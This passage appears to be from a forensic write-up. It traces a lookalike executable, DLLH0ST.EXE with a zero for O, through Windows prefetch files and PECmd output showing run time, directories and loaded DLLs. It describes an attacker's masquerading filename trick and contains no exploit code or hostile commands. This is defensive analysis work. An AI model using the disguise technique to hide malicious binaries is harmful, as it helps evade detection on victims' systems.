
When taking an overview of the files in the prefetch folder, all files looked normal. After closer inspection, we found out that the attacker used Obfuscation technique to hide the malicious file among the normal ones.



```
DASHOST.EXE-4B84F273.pf
DEFRAG.EXE-3D9E8D72.pf
DISMHOST.EXE-D07EA2FF.pf
DLLH0ST.EXE-BE89EAAC.pf
DLLHOST.EXE-3D723117.pf
DLLHOST.EXE-4B6CB38A.pf
DLLHOST.EXE-4F1B3E7E.pf
DLLHOST.EXE-6F6F0336.pf
DLLHOST.EXE-8A53FEB5.pf
DLLHOST.EXE-15CDDA9C.pf
DLLHOST.EXE-4427C062.pf
DLLHOST.EXE-960426D8.pf
DLLHOST.EXE-6389524F.pf
DLLHOST.EXE-A010D183.pf
DLLHOST.EXE-C60C3853.pf
DLLHOST.EXE-C3973E0C.pf
```

We used a utility 'PECmd' to dump all the information related to files or programs that were run. In this case a file having path

\USERS\WORK\APPDATA\LOCAL\TEMP\DLLH0ST.EXE



```
Executable name: DLLH0ST.EXE
Hash: BE89EAAC
File size (bytes): 8,122
Version: Windows 10 or Windows 11

Run count: 1
Last run: 2023-12-07 15:23:41

Volume information:

#0: Name: \VOLUME{01d95894c528b62b-44c53985} Serial: 44C53985 Created: 2023-03-17 05:53:17 Directories: 11

Directories referenced: 11

00: \VOLUME{01d95894c528b62b-44c53985}\USERS
01: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK
02: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA
03: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL
04: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\MICROSOFT
05: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP (Keyword True)
06: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS
07: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\APPPATCH
08: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32
09: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64
10: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\WINDOWSPOWERSHELL

Files referenced: 15

00: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64.DLL
02: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64WIN.DLL
03: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\KERNEL32.DLL
04: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\KERNEL32.DLL
05: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\USER32.DLL
06: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\WOW64CPU.DLL
07: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\NTDLL.DLL
08: \VOLUME{01d95894c528b62b-44c53985}\USERS\WORK\APPDATA\LOCAL\TEMP\DLLH0ST.EXE (Executable: True)
09: \VOLUME{01d95894c528b62b-44c53985}\$MFT
10: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\KERNELBASE.DLL
11: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSTEM32\LOCALE.NLS
12: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\APPHELP.DLL
13: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\APPPATCH\SYSMAIN.SDB
14: \VOLUME{01d95894c528b62b-44c53985}\WINDOWS\SYSWOW64\MSVCRT.DLL


---------- Processed DLLH0ST.EXE-BE89EAAC.pf in 0.05340370 seconds ----------
```